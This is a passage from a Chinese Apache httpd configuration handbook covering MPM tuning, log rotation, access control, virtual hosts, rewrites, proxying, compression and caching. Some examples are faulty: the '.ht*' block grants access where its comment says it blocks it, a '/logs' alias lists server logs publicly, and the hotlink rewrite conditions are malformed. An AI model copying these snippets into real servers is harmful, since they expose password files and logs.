</IfModule>
```

worker

worker

```
# Server-pool management (MPM specific)
Include conf/extra/httpd-mpm.conf
```

conf/extra/httpd-mpm.conf

mpm_worker_module

```
<IfModule mpm_worker_module>
    ServerLimit          16
    ThreadLimit          128
    StartServers         8
    MaxClients           2048
    MinSpareThreads      64
    MaxSpareThreads      128
    ThreadsPerChild      128
    MaxRequestsPerChild 10000
</IfModule>

<IfModule mpm_worker_module>
    ServerLimit          24
    ThreadLimit          128
    StartServers         8
    MaxClients           3072
    MinSpareThreads      64
    MaxSpareThreads      128
    ThreadsPerChild      128
    MaxRequestsPerChild 10000
</IfModule>

<IfModule mpm_worker_module>
    ServerLimit          16
    ThreadLimit          256
    StartServers         8
    MaxClients           4096
    MinSpareThreads      64
```

```
    MaxSpareThreads     256
    ThreadsPerChild     256
    MaxRequestsPerChild 10000
</IfModule>
```

ServerLimit 默认是16，它决定系统最多启动几个httpd进程。
ThreadLimit 默认是64，
ThreadsPerChild* ServerLimit=系统支持的最大并发。
MaxClients<ThreadsPerChild* ServerLimit，MaxClients如果大于400将被限制在400.
400只是理论最大并发，实际并发就是MaxClients的值。
理论并发有什么用我不知道。

指令说明：

StartServers：设置服务器启动时建立的子进程数量。因为子进程数量动态的取决于负载的轻重,所有一般没有必要调整这个参数。

ServerLimit：服务器允许配置的进程数上限。只有在你需要将MaxClients和ThreadsPerChild设置成需要超过默认值16个子进程的时候才需要使用这个指令。不要将该指令的值设置的比MaxClients 和ThreadsPerChild需要的子进程数量高。修改此指令的值必须完全停止服务后再启动才能生效，以restart方式重启动将不会生效。

ThreadLimit：设置每个子进程可配置的线程数ThreadsPerChild上限,该指令的值应当和ThreadsPerChild可能达到的最大值保持一致。修改此指令的值必须完全停止服务后再启动才能生效，以restart方式重启动将不会生效。

MaxClients：用于伺服客户端请求的最大接入请求数量（最大线程数）。任何超过MaxClients限制的请求都将进入等候队列。默认值是"400"，16(ServerLimit)乘以25(ThreadsPerChild)的结果。因此要增加MaxClients的时候，你必须同时增加 ServerLimit的值。笔者建议将初始值设为(以Mb为单位的最大物理内存/2),然后根据负载情况进行动态调整。比如一台4G内存的机器，那么初始值就是4000/2=2000。

MinSpareThreads：最小空闲线程数,默认值是"75"。这个MPM将基于整个服务器监视空闲线程数。如果服务器中总的空闲线程数太少，子进程将产生新的空闲线程。

MaxSpareThreads：设置最大空闲线程数。默认值是"250"。这个MPM将基于整个服务器监视空闲线程数。如果服务器中总的空闲线程数太多，子进程将杀死多余的空闲线程。MaxSpareThreads的取值范围是有限制的。Apache将按照如下限制自动修正你设置的值：worker要求其大于等于 MinSpareThreads加上ThreadsPerChild的和。

ThreadsPerChild：每个子进程建立的线程数。默认值是25。子进程在启

```
动时建立这些线程后就不再建立新的线程了。每个子进程所拥有的所有线程的总数要足够大，以便可以处理可能的请求高峰。
        MaxRequestsPerChild：设置每个子进程在其生存期内允许伺服的最大请求数量。到达MaxRequestsPerChild的限制后，子进程将会结束。如果MaxRequestsPerChild为"0"，子进程将永远不会结束。将MaxRequestsPerChild设置成非零值有两个好处：可以防止(偶然的)内存泄漏无限进行而耗尽内存；
给进程一个有限寿命，从而有助于当服务器负载减轻的时候减少活动进程的数量。
如果设置为非零值，笔者建议设为10000-30000之间的一个值。
         公式：
         ThreadLimit >= ThreadsPerChild
         MaxClients <= ServerLimit * ThreadsPerChild 必须是ThreadsPerChild的倍数
         MaxSpareThreads >= MinSpareThreads+ThreadsPerChild
```

2.4. Apache Log

LogLevel

日志级别

语法：LogLevel level

```
可以选择下列level，依照重要性降序排列：
emerg   紧急(系统无法使用)
alert   必须立即采取措施
crit    致命情况
error   错误情况
warn    警告情况
notice  一般重要情况
info    普通信息
debug   调试信息
```

```
LogLevel crit
```

LogFormat

分割log日志文件

```
<IfModule log_config_module>
    #
    # The following directives define some format nicknames for
use with
    # a CustomLog directive (see below).
    #
    #LogFormat "%h %l %u %t \"%r\" %>s %b \"%{Referer}i\" \"%
{User-Agent}i\"" combined
    LogFormat "%h %l %u %t \"%r\" %>s %b \"%{Referer}i\" \"%
{User-Agent}i\" %{email}C %{nickname}C" combined
    LogFormat "%h %l %u %t \"%r\" %>s %b" common

    <IfModule logio_module>
      # You need to enable mod_logio.c to use %I and %O
      LogFormat "%h %l %u %t \"%r\" %>s %b \"%{Referer}i\" \"%
{User-Agent}i\" %I %O" combinedio
    </IfModule>

    #
    # The location and format of the access logfile (Common
Logfile Format).
    # If you do not define any access logfiles within a
<VirtualHost>
    # container, they will be logged here.  Contrariwise, if
you *do*
    # define per-<VirtualHost> access logfiles, transactions
will be
    # logged therein and *not* in this file.
    #
    #CustomLog logs/access_log common

    #
    # If you prefer a logfile with access, agent, and referer
information
    # (Combined Logfile Format) you can use the following
directive.
    #
    CustomLog logs/access_log combined

    #CookieLog logs/cookie_log
```

```
</IfModule>
```

Compressed

```
# compressed logs
$ CustomLog "|/usr/bin/gzip -c >> /var/log/access_log.gz"
common
```

rotatelogs - Piped logging program to rotate Apache logs

rotatelogs是一个配合Apache管道日志功能使用的简单程序。举例:

```
rotatelogs logfile [ rotationtime [ offset ]] | [ filesizeM ]

选项
logfile
它加上基准名就是日志文件名。如果logfile中包含'%'，则它会被视为用于的strftime(3)的格式字串；否则，它会被自动加上以秒为单位的.nnnnnnnnnn后缀。这两种格式都表示新的日志开始使用的时间。
rotationtime
日志文件回卷的以秒为单位的间隔时间
offset
相对于UTC的时差的分钟数。如果省略，则假定为0，并使用UTC时间。比如，要指定UTC时差为-5小时的地区的当地时间，则此参数应为-300。
filesizeM
指定回卷时以兆字节为单位的后缀字母M的文件大小，而不是指定回卷时间或时差。

下列日志文件格式字串可以为所有的strftime(3)实现所支持，见各种扩展库对应的strftime(3)的手册。
%A 星期名全称(本地的)
%a 3个字符的星期名(本地的)
%B 月份名的全称(本地的)
%b 3个字符的月份名(本地的)
%c 日期和时间(本地的)
```

```
%d 2位数的一个月中的日期数
%H 2位数的小时数(24小时制)
%I 2位数的小时数(12小时制)
%j 3位数的一年中的日期数
%M 2位数的分钟数
%m 2位数的月份数
%p am/pm 12小时制的上下午(本地的)
%S 2位数的秒数
%U 2位数的一年中的星期数(星期天为一周的第一天)
%W 2位数的一年中的星期数(星期一为一周的第一天)
%w 1位数的星期几(星期天为一周的第一天)
%X 时间 (本地的)
%x 日期 (本地的)
%Y 4位数的年份

CustomLog "|bin/rotatelogs /var/logs/logfile 86400" common
此配置会建立文件"/var/logs/logfile.nnnn"，其中的nnnn是名义上的日志启动时的系统时间(此时间总是滚动时间的倍数，可以用于cron脚本的同步)。在滚动时间到达时(在此例中是24小时以后)，会产生一个新的日志。

CustomLog "|bin/rotatelogs /var/logs/logfile 5M" common
此配置会在日志文件大小增长到5兆字节时滚动该日志。

ErrorLog "|bin/rotatelogs /var/logs/errorlog.%Y-%m-%d-%H_%M_%S
5M"
此配置会在错误日志大小增长到5兆字节时滚动该日志，日志文件名后缀会按照如下格式创建：errorlog.YYYY-mm-dd-HH_MM_SS

ErrorLog "| /usr/local/apache/bin/rotatelogs
/www/logs/www.example.com/error_%Y_%m_%d_log 86400 480"
CustomLog "| /usr/local/apache/bin/rotatelogs
/www/logs/www.example.com/access_%Y_%m_%d_log 86400 480" common

CustomLog "|/usr/local/httpd/bin/rotatelogs
/www/logs/www.example.com/access.%Y-%m-%d.log 86400 480"
combined
```

86400：表示 24小时 60*60*24

480: 表示时区偏移 8 时区等于 60*8

cronolog

cronolog

```
cd /usr/local/src/
wget http://cronolog.org/download/cronolog-1.6.2.tar.gz
tar zxvf cronolog-1.6.2.tar.gz
cd cronolog-1.6.2
./configure --prefix=/usr/local/cronolog
make
make install
```

CustomLog "|/usr/local/cronolog/sbin/cronolog /opt/apache/logs/access_log.%Y%m%d" combined

日志合并

合并多个服务器的日志文件（如log1、log2、log3），并输出到log_all中的方法是:

```
$ sort -m -t " " -k 4 -o log_all log1 log2 log3
```

日志归档

```
30 4 * * * /usr/bin/gzip -f /www/logs/access.`date -d yesterday
+%Y-%m-%d`.log
```

logger

https://www.sit.auckland.ac.nz/Logging_to_syslog_with_Apache

```
Logging to syslog with Apache
```

First you will need to install syslog-ng. This is the logging server that will send the log data to the syslog box.

apt-get update && apt-get install syslog-ng
syslog-ng uses a socket device to accept data from apache or whatever program is creating the logs.

Use the configuration here: Syslog-ng default config.

The first part indicates what the socket will be called and where it will live. The second part tells syslog-ng where to send the collected data. The restart syslog-ng (/etc/init.d/syslog-ng restart)l.

Configure apache's logging

Add these directives to send apache's logs via a socket to syslog

CustomLog "|/usr/bin/logger -s -t 'monitor.cs.auckland.ac.nz' -p info -u /var/log/apache_log.socket" Combined
ErrorLog "|/usr/bin/logger -s -t 'monitor.cs.auckland.ac.nz' -p err -u /var/log/apache_log.socket"
Apache will then use the logger program to send data to syslog. /var/log/apache_log.socket refers to the device that syslog-ng has created. Data sent to this device is sent over the network to the main syslog box.

Troubleshooting

It seems that apache 2.0.54-5 does not like logging to a file and to a process at the same time. In this case log entries will become re-ordered or missed out. You can use the test scripts below to check if this is happening.

Testing

Here are some useful scripts that can help with testing to make sure the logging is working as expected.

You can simulate http accesses using lynx with this command:

watch lynx -source http://monitor.cs.auckland.ac.nz/
Which will make a http request every two seconds. Or, for a better test:

```
for i in `seq 1 100`; do lynx -source
http://monitor.cs.auckland.ac.nz/$i;sleep 3;done
The result of this test is a sequence of log entires from 1 to
100. If entries are missing or in the wrong order, you know
there is a problem.
```

other

```
CustomLog "|/usr/bin/your_script" Combined
ErrorLog "|/usr/bin/your_script"
```

2.5. mod_access

```
<Directory /www>
  Order Allow,Deny
</Directory>

<Directory /www>
        Order Deny,Allow
        Deny from all
        Allow from apache.org
</Directory>


<Directory /www>
        Order Allow,Deny
        Allow from apache.org
        Deny from foo.apache.org
</Directory>
```

```
A (partial) domain-name
Example: Allow from apache.org
```

```
A full IP address
Example: Allow from 10.1.2.3

A partial IP address
Example: Allow from 10.1

A network/netmask pair
Example: Allow from 10.1.0.0/255.255.0.0

A network/nnn CIDR specification
Example: Allow from 10.1.0.0/16
```

```
<DirectoryMatch (/usr/share/nagios3/htdocs|/usr/lib/cgi-
bin/nagios3|/etc/nagios3/stylesheets)>
        Options FollowSymLinks

        DirectoryIndex index.html

        AllowOverride AuthConfig
        Order Allow,Deny
        Allow From All

        AuthName "Nagios Access"
        AuthType Basic
        AuthUserFile /etc/nagios3/htpasswd.users
        # nagios 1.x:
        #AuthUserFile /etc/nagios/htpasswd.users
        require valid-user
</DirectoryMatch>
```

Apache httpd 2.4.x

```
    <Directory "/www/www.example.com">
                Options Indexes FollowSymLinks
                AllowOverride None
                Require all granted
    </Directory>
```

```

```

2.6. VirtualHost

conf/extra/httpd-vhosts.conf

or

/etc/httpd/conf.d/vhost.conf

```
NameVirtualHost *:80

<VirtualHost *:80>
    ServerAdmin webmaster@dummy-host.example.com
    DocumentRoot "/usr/local/httpd-2.2.14/docs/dummy-
host.example.com"
    ServerName dummy-host.example.com
    ServerAlias www.dummy-host.example.com
    ErrorLog "logs/dummy-host.example.com-error_log"
    CustomLog "logs/dummy-host.example.com-access_log" common
</VirtualHost>
```

ServerName/ServerAlias

```
ServerName dummy-host.example.com
ServerAlias www.dummy-host.example.com
```

rotatelogs

```
CustomLog "|/usr/local/httpd/bin/rotatelogs
/www/logs/www.example.com/access.%Y-%m-%d.log 86400 480"
combined
ErrorLog "|/usr/local/httpd/bin/rotatelogs
```

```
/www/logs/www.example.com/error.%Y-%m-%d.log 86400 480"
```

2.7. Alias / AliasMatch

```
Alias /image /ftp/pub/image
AliasMatch ^/icons(.*) /usr/local/apache/icons$1
```

```
cat /etc/httpd/conf.d/logs.conf

Alias /logs "/www/logs"

<Directory "/www/logs">
   Options FollowSymLinks MultiViews Indexes
   AllowOverride None
   Order allow,deny
   Allow from all
#  Order deny,allow
#  Deny from all
#  Allow from 127.0.0.1
#   AuthName "Logs Access"
#   AuthType Basic
#   AuthUserFile /etc/httpd/htpasswd.users
#   Require valid-user
</Directory>
```

2.8. Redirect / RedirectMatch

Redirect

```
Redirect /service http://foo2.example.com/service
Redirect permanent /one http://example.com/two
Redirect 303 /three http://example.com/other
```

```
```

RedirectMatch

```
RedirectMatch (.*)\.gif$ http://www.domain.com$1.jpg
```

```
<VirtualHost *:80>
     ServerName www.old.com
     DocumentRoot /path/to/htdocs
     ......
     <Directory "/path/to/htdocs">
         RedirectMatch ^/(.*)$ http://www.new.com/$1
     </Directory>
</VirtualHost>
```

2.9. Rewrite

Rewrite 需要 AllowOverride All

```
<Directory "/www">
    #
    # Possible values for the Options directive are "None",
"All",
    # or any combination of:
    #   Indexes Includes FollowSymLinks SymLinksifOwnerMatch
ExecCGI MultiViews
    #
    # Note that "MultiViews" must be named *explicitly* ---
"Options All"
    # doesn't give it to you.
    #
    # The Options directive is both complicated and important.
Please see
    # http://httpd.apache.org/docs/2.2/mod/core.html#options
```

```
    # for more information.
    #
    Options Indexes FollowSymLinks

    #
    # AllowOverride controls what directives may be placed in
.htaccess files.
    # It can be "All", "None", or any combination of the
keywords:
    #   Options FileInfo AuthConfig Limit
    #
    #AllowOverride None
    AllowOverride All

    #
    # Controls who can get stuff from this server.
    #
    Order allow,deny
    Allow from all

</Directory>
```

R=301

```
RewriteEngine on
RewriteCond %{HTTP_HOST} ^x.x.x.x [NC]
RewriteRule ^/(.*)$ http://www.example.com/$1 [L,R=301]
```

例 39.3. R=301

```
<VirtualHost *:80>
        ServerAdmin webmaster@example.com
        ServerName www.example.com
        ServerAlias www.second.com

    RewriteEngine On
```

```
    RewriteCond %{HTTP_HOST} ^www.example.com [NC]
    RewriteRule ^/(.*)$ http://www.other.com/$1 [L,R=301]
    RewriteCond %{HTTP_HOST} ^www.second.com [NC]
    RewriteRule ^/(.*)$ http://www.other.com/$1 [L,R=301]
</VirtualHost>
```

Rewrite + JkMount

JkMount 与 Rewrite 同时使用时

RewriteRule ^/communtiy/top/(.*)$ /community.do?method=activeContent&id=$1 [PT]

后面用[PT]

Apache redirect domain.com to www.domain.com

```
$ vi .htaccess
RewriteEngine on
RewriteCond %{HTTP_HOST} ^domain\.com
RewriteRule ^(.*)$ http://www.domain.com/$1 [R=permanent,L]
```

正则匹配扩展名

```
<VirtualHost *:80>
    ServerAdmin webmaster@example.com
    DocumentRoot "/www/www.example.com/images"
    ServerName images.example.com
    RewriteEngine On
    RewriteRule ^(.+)(jpg|gif|bmp|jpeg|ico|png|css)$ http://images.other.com/$1$2 [R]
    ErrorLog "logs/images.example.com-error.log"
```

```
</VirtualHost>
```

```
<VirtualHost *:80>
        ServerAdmin webmaster@example.com
        ServerName images.example.com
        RewriteEngine On
        RewriteCond %{HTTP_HOST} ^images.example.com [NC]
        RewriteRule ^/(.*) http://images.other.com/$1 [L]
        CustomLog "|/usr/local/httpd/bin/rotatelogs
/www/logs/images/access.%Y-%m-%d.log 100M" common
</VirtualHost>
```

2.10. Proxy

```
ProxyRequests Off

<Proxy *>
        Order deny,allow
        Allow from all
</Proxy>
ProxyPass / http://your.domain.com:8080/
ProxyPassReverse / http://your.domain.com:8080/
```

Reverse proxy

/etc/httpd/conf.d/rails.conf

```
Listen 8080
ProxyRequests Off
<Proxy balancer://cluster>
```

```
        BalancerMember http://127.0.0.1:3001
        BalancerMember http://127.0.0.1:3002
        BalancerMember http://127.0.0.1:3003
        BalancerMember http://127.0.0.1:3004
        BalancerMember http://127.0.0.1:3005
</Proxy>

<VirtualHost *:8080>
        ServerName www.example.com:8080
        DocumentRoot /var/www/project/public
        ProxyPass /images !
        ProxyPass /stylesheets !
        ProxyPass /javascripts !
        ProxyPass / balancer://cluster/
        ProxyPassReverse / balancer://cluster/
        ProxyPreserveHost on
</VirtualHost>
```

2.11. Deflate

mod_deflate

httpd.conf中中加入下列语句:

```
<IfModule mod_deflate.c>
        SetOutputFilter DEFLATE
        DeflateCompressionLevel 9
        AddOutputFilterByType DEFLATE text/html text/plain
text/xml application/x-httpd-php
        AddOutputFilter DEFLATE txt css js
        SetEnvIfNoCase Request_URI \.(?:gif|jpe?g|png)$ no-gzip
dont-vary
        SetEnvIfNoCase Request_URI \.(?:exe|t?
gz|zip|bz2|sit|rar)$ no-gzip dont-vary
        SetEnvIfNoCase Request_URI \.pdf$ no-gzip dont-vary
        DeflateFilterNote Input input_info
        DeflateFilterNote Output output_info
        DeflateFilterNote Ratio ratio_info
        LogFormat '"%r" %{output_info}n/%{input_info}n (%
```

```
{ratio_info}n%%)' deflate
        CustomLog logs/deflate_log.log deflate
</IfModule>
```

对目录/usr/local/apache/htdocs有效

```
<Directory "/usr/local/apache/htdocs">
    AllowOverride None
    Options None
    Order allow,deny
    Allow from all
        SetOutputFilter DEFLATE
        DeflateCompressionLevel 9
        AddOutputFilterByType DEFLATE text/html text/plain
text/xml application/x-httpd-php
        AddOutputFilter DEFLATE txt css js
        SetEnvIfNoCase Request_URI \
        \.(?:gif|jpe?g|png)$ no-gzip dont-vary
</Directory>
```

```
<Location />
        AddOutputFilterByType DEFLATE text/html text/plain
text/xml text/css text/javascript
        AddOutputFilterByType DEFLATE application/javascript
application/x-javascript application/x-httpd-php
        AddOutputFilter DEFLATE txt css js
        SetOutputFilter DEFLATE
</Location>
```

Log定义

```
DeflateFilterNote Input instream   # 未压缩前
DeflateFilterNote Output outstream # 压缩后
```

```
DeflateFilterNote Ratio ratio   # 百分比
LogFormat '"%r" %{outstream}n/%{instream}n (%{ratio}n%%)'
deflate # 格式定义

CustomLog logs/deflate_log.log deflate # 日志位置
CustomLog "|/usr/local/httpd/bin/rotatelogs
/www/logs/deflate.%Y-%m-%d.log 86400 480" deflate # 分割日志位置
```

测试 gzip,deflate 模块

telnet www.bg7nyt.cn 80

```
GET /index.html HTTP/1.0
Host: www.bg7nyt.cn
Accept-Encoding: gzip,deflate
```

你看到的是乱码,而不是HTML.

```
curl -H Accept-Encoding:gzip,defalte
http://www.example.com/index.html | gunzip
```

gunzip 可以解压压缩内容

2.12. Expires

```
ExpiresActive On
ExpiresByType image/gif "access plus 1 month"
ExpiresByType image/jpeg "access plus 1 month"
ExpiresByType image/x-icon "access plus 1 month"
ExpiresByType image/png "access plus 1 month"
ExpiresByType text/html "access plus 30 minutes"
ExpiresByType text/css  "access plus 30 minutes"
ExpiresByType text/js   "access plus 30 minutes"
ExpiresByType application/x-javascript   "access plus 30
minutes"
```

```
ExpiresByType application/x-shockwave-flash     "access plus 30
minutes"
```

FilesMatch

```
<FilesMatch “\.
(ico|jpg|jpeg|png|gif|js|css|swf|html|htm|gzip)$”>
        ExpiresActive on
        ExpiresDefault “access plus 2 hours”
</FilesMatch>
```

Cache-Control

```
<FilesMatch "\.(gif|jpe?g|png|ico|css|js|swf)$">
        Header set Cache-Control “max-age=1800, public”
        Header set Cache-Control "s-maxage=600"
</FilesMatch>
```

max-age 针对浏览器推送缓存时间

s-maxage 针对代理服务器推送缓存时间

ETag

```
<FilesMatch "\.(gif|jpe?g|png|ico|css|js|swf)$">
        FileETag none
</FilesMatch>

<FilesMatch "\.(gif|jpe?g|png|ico|css|js|swf)$">
```

```
        FileETag MTime
</FilesMatch>
```

禁用ETag， FileETag none

INode 使用文件i-node 做为 etag

MTime 使用修改时间做为etag

Size 使用文件尺寸做为etag

All 相当于 FileETag INode MTime Size

2.13. Cache

htcacheclean -- program for cleaning the disk cache.

mod_disk_cache

```
<IfModule mod_cache.c>
    CacheDefaultExpire 86400
    <ifModule mod_disk_cache.c>
        CacheEnable disk /
        CacheRoot /tmp/apacheCache
        CacheDirLevels 5
        CacheDirLength 5
        CacheMaxFileSize 1048576
        CacheMinFileSize 10
    </ifModule mod_disk_cache.c>
</IfModule mod_cache.c>
```

mod_mem_cache

```
<IfModule mod_cache.c>
    <ifModule mod_mem_cache.c>
        CacheEnable mem /
        MCacheMaxObjectCount 20000
        MCacheMaxObjectSize 1048576
        MCacheMaxStreamingBuffer 65536
        MCacheMinObjectSize 10
        MCacheRemovalAlgorithm GDSF
        MCacheSize 131072
    </ifModule mod_disk_cache.c>
</IfModule mod_cache.c>
```

2.14. usertrack

跟踪用户信息

跟踪用户的cookie,使用log日志文件记录用户的cookie

```
LoadModule usertrack_module modules/mod_usertrack.so

CookieTracking on
CookieDomain .example.com
CookieExpires "10 years"
CookieStyle Cookie

LogFormat "%h %l %u %t \"%r\" %>s %b \"%{Referer}i\" \"%{User-
Agent}i\" %{cookie}n" combined
```

2.15. Charset

Default charset

```
AddCharset UTF-8 .html

AddType 'text/html; charset=UTF-8' html
```

```
AddDefaultCharset UTF-8
```

Files match

```
<FilesMatch "\.(htm|html|css|js)$">
        ForceType 'text/html; charset=UTF-8'
</FilesMatch>

<FilesMatch "\.(htm|html|css|js)$">
        AddDefaultCharset UTF-8
</FilesMatch>
```

Changing the occasional file

```
<Files "example.html">
        AddCharset UTF-8 .html
</Files>

<Files "example.html">
        ForceType 'text/html; charset=UTF-8'
</Files>
```

2.16. Dir

```
<IfModule dir_module>
    DirectoryIndex index.html index.php
</IfModule>
```

2.17. Includes

```
<Directory "/www">
        Options Indexes FollowSymLinks +Includes
</Directory>
```

```
<IfModule mime_module>
        AddType text/html .shtml
    AddOutputFilter INCLUDES .shtml
</IfModule>
```

2.18. Apache Status

开启Apache的status模块，需要修改httpd.conf，增加以下配置段:

```
ExtendedStatus On
<Location /server-status>
  SetHandler server-status
  Order deny,allow
  Deny from all
  Allow from 125.76.229.113
</Location>
```

http://www.domain.com/server-status

Automatic Updates

```
http://your.server.name/server-status?refresh=N
```

```
http://localhost/server-status?auto
```

扩展状态，提供更详细的信息

```
ExtendedStatus On
```

2.19. Mod Perl

ref: http://search.cpan.org/~agrundma/Catalyst-Engine-Apache-1.07/lib/Catalyst/Engine/Apache2/MP20.pm

$ sudo apt-get install libapache2-mod-perl2 $ sudo apt-get install libcatalyst-engine-apache-perl

```
$ sudo vi /etc/apache2/sites-available/catalyst.conf
```

例 39.4. mod_perl.conf

```
PerlSwitches -I/var/www/MyApp/lib
# Preload your entire application
PerlModule MyApp

<VirtualHost 192.168.245.129:80>
        ServerName 192.168.245.129
        DocumentRoot /var/www/MyApp/root

        <Directory /var/www/MyApp/root>
                Options Indexes FollowSymLinks
                AllowOverride None
                Order allow,deny
                Allow from all
        </Directory>

        # If the server is started as:
```

```
        #       httpd -X -D PERLDB
        # then debugging will be turned on
#       <IfDefine PERLDB>
#               PerlRequire conf/db.pl
#               <Location />
#                       PerlFixupHandler Apache::DB
#               </Location>
#       </IfDefine>

        <Location />
                SetHandler modperl
                PerlResponseHandler MyApp
        </Location>

        Alias /static /var/www/MyApp/root/static
        <Location /static>
                SetHandler default-handler
        </Location>
</VirtualHost>
```

db.pl

```
use APR::Pool ();
use Apache::DB ();
Apache::DB->init();
```

enable site

```
$ sudo a2ensite mod_perl.conf
$ sudo /etc/init.d/apache2 restart
```

2.20. mod_pagespeed -

https://developers.google.com/speed/pagespeed/mod

2.21. Module FAQ

```
[root@srv-2 modules]# /etc/init.d/httpd start
Starting httpd: Syntax error on line 358 of
/etc/httpd/conf/httpd.conf:
Invalid command 'Order', perhaps mis-spelled or defined by a
module not included
in the server configuration
[FAILED]
LoadModule access_module /etc/httpd/modules/mod_access.so
LoadModule auth_module /etc/httpd/modules/mod_auth.so
[root@srv-2 modules]# /etc/init.d/httpd start
Starting httpd: Syntax error on line 368 of
/etc/httpd/conf/httpd.conf:
Invalid command 'UserDir', perhaps mis-spelled or defined by a
module not includ
ed in the server configuration
[FAILED]
LoadModule userdir_module /etc/httpd/modules/mod_userdir.so
[root@srv-2 modules]# /etc/init.d/httpd start
Starting httpd: Syntax error on line 396 of
/etc/httpd/conf/httpd.conf:
Invalid command 'DirectoryIndex', perhaps mis-spelled or
defined by a module not
included in the server configuration
[FAILED]
LoadModule dir_module /etc/httpd/modules/mod_dir.so
[root@srv-2 modules]# /etc/init.d/httpd start
Starting httpd: Syntax error on line 419 of
/etc/httpd/conf/httpd.conf:
Invalid command 'TypesConfig', perhaps mis-spelled or defined
by a module not in
cluded in the server configuration
[FAILED]
LoadModule mime_module /etc/httpd/modules/mod_mime.so
[root@srv-2 modules]# /etc/init.d/httpd start
Starting httpd: Syntax error on line 491 of
/etc/httpd/conf/httpd.conf:
Invalid command 'LogFormat', perhaps mis-spelled or defined by
a module not incl
uded in the server configuration
[FAILED]
```

```
LoadModule log_config_module
/etc/httpd/modules/mod_log_config.so
[root@srv-2 modules]# /etc/init.d/httpd start
Starting httpd: Syntax error on line 555 of
/etc/httpd/conf/httpd.conf:
Invalid command 'Alias', perhaps mis-spelled or defined by a
module not included
in the server configuration
[FAILED]
LoadModule alias_module /etc/httpd/modules/mod_alias.so
[root@srv-2 modules]# /etc/init.d/httpd start
Starting httpd: Syntax error on line 582 of
/etc/httpd/conf/httpd.conf:
Invalid command 'SetEnvIf', perhaps mis-spelled or defined by a
module not inclu
ded in the server configuration
[FAILED]
LoadModule setenvif_module /etc/httpd/modules/mod_setenvif.so
[root@srv-2 modules]# /etc/init.d/httpd start
Starting httpd: Syntax error on line 636 of
/etc/httpd/conf/httpd.conf:
Invalid command 'IndexOptions', perhaps mis-spelled or defined
by a module not i
ncluded in the server configuration
[FAILED]
LoadModule autoindex_module /etc/httpd/modules/mod_autoindex.so
[root@srv-2 modules]# /etc/init.d/httpd start
Starting httpd: Syntax error on line 784 of
/etc/httpd/conf/httpd.conf:
Invalid command 'LanguagePriority', perhaps mis-spelled or
defined by a module n
ot included in the server configuration
[FAILED]
LoadModule negotiation_module
/etc/httpd/modules/mod_negotiation.so
[root@srv-2 modules]# /etc/init.d/httpd start
Starting httpd:                                            [
OK  ]
[root@srv-2 modules]#
```

2.22. mod_setenvif

屏蔽爬虫

```
<directory "/www/example.com">
    Order allow,deny
    Allow from all
    BrowserMatchNoCase "iaskspider" badguy
    BrowserMatchNoCase "QihooBot" badguy
    BrowserMatchNoCase "larbin" badguy
    BrowserMatchNoCase "iearthworm" badguy
    BrowserMatchNoCase "Outfoxbot" badguy
    BrowserMatchNoCase "lanshanbot" badguy
    BrowserMatchNoCase "Arthur" badguy
    BrowserMatchNoCase "InfoPath" badguy
    BrowserMatchNoCase "DigExt" badguy
    BrowserMatchNoCase "Embedded" badguy
    BrowserMatchNoCase "EmbeddedWB" badguy
    BrowserMatchNoCase "Wget" badguy
    BrowserMatchNoCase "CNCDialer" badguy
    BrowserMatchNoCase "LWP::Simple" badguy
    BrowserMatchNoCase "WPS" badguy
    deny from env=badguy
</directory>
```

屏蔽下载

```
BrowserMatch "NetAnt" badguy
BrowserMatch "GetRight" badguy
BrowserMatch "JetCar" badguy
BrowserMatch "Mass Downloader" badguy
BrowserMatch "ReGet" badguy
BrowserMatch "DLExpert" badguy
BrowserMatch "FlashGet" badguy
BrowserMatch "Offline Explorer" badguy
BrowserMatch "Teleport" badguy
.....

order deny,allow
deny from env=badguy
```

```
allow from all
```

2.23. PHP 程序安全问题 php_admin_value

php 安全

```
php_admin_value open_basedir /var/www/htdocs/
```

```
<IfModule mod_php5.c>
  php_value include_path ".:/usr/local/lib/php"
  php_admin_flag engine on
</IfModule>
<IfModule mod_php4.c>
  php_value include_path ".:/usr/local/lib/php"
  php_admin_flag engine on
</IfModule>
```

2.24. mod_spdy

mod_spdy 是用于 Apache HTTP 服务器的 Google SPDY 协议实现模块,

SPDY并不是一种用于替代HTTP的协议，而是对HTTP协议的增强。新协议的功能包括数据流的多路复用、请求优先级，以及HTTP包头压缩。谷歌已经开发一个网络服务器原型机，以及支持SPDY协议的Chrome浏览器版本。

https://code.google.com/p/mod-spdy/

3. 设置Apache实现防盗连

```
SetEnvIf Referer "http://news.netkiller.com/" local_referal
SetEnvIf Referer "$" local_referral

Order Deny,Allow
Deny from all
Allow from env=local_referal
```

配置httpd.conf文件

#LoadModule rewrite_module modules/mod_rewrite.so

去掉前面的"#"注释

AllowOverride None

改为

AllowOverride All

配置.htaccess文件

```
RewriteEngine on
RewriteCond % !^http://xxx.cn/.*$       [NC]
RewriteCond % !^http://xxx.cn$                  [NC]
RewriteCond % !^http://www.xxx.cn/.*$   [NC]
RewriteCond % !^http://www.xxx.cn$      [NC]
RewriteRule .*\.(jpg|jpeg|gif|png|bmp|rar|zip|exe)$
http://download.example.com/err.html [R,NC]
```

4. .htaccess

AllowOverride None 改为 AllowOverride All

```
<VirtualHost *:80>
    ServerAdmin neo.chen@live.com
    DocumentRoot "/www/example.com/www.example.com"
    ServerName example.com
    ServerAlias www.example.com
    ErrorLog "logs/www.example.com-error_log"
    CustomLog "logs/www.example.com-access_log" common

    <Directory "/www/example.com/www.example.com">
        Options Indexes FollowSymLinks
        #AllowOverride None
        AllowOverride All
        Require all granted
    </Directory>
    <IfModule dir_module>
        DirectoryIndex index.html index.php
    </IfModule>

    # The following lines prevent .htaccess and .htpasswd files
from being
    # viewed by Web clients.
    #
    <Files ".ht*">
        Require all granted
    </Files>

</VirtualHost>
```

5. Error Prompt

5.1. Invalid command 'Order', perhaps misspelled or defined by a module not included in the server configuration

没有加载 mod_authz_host 模块

```
LoadModule authz_host_module modules/mod_authz_host.so
```

5.2. Invalid command 'AuthUserFile', perhaps misspelled or defined by a module not included in the server configuration

```
LoadModule auth_basic_module
/usr/lib/apache2/modules/mod_auth_basic.so
LoadModule authz_owner_module
/usr/lib/apache2/modules/mod_authz_owner.so
LoadModule authn_file_module
/usr/lib/apache2/modules/mod_authn_file.so
```

第 40 章 Lighttpd

1. 安装Lighttpd

1.1. quick install with aptitude

if you OS is Ubuntu/Debian

apt-get install lighttpd

```
netkiller@shenzhen:~$ sudo apt-get install lighttpd
```

the config file in /etc/lighttpd

```
netkiller@shenzhen:~/document/Docbook/Linux$ find
/etc/lighttpd/
/etc/lighttpd/
/etc/lighttpd/lighttpd.conf
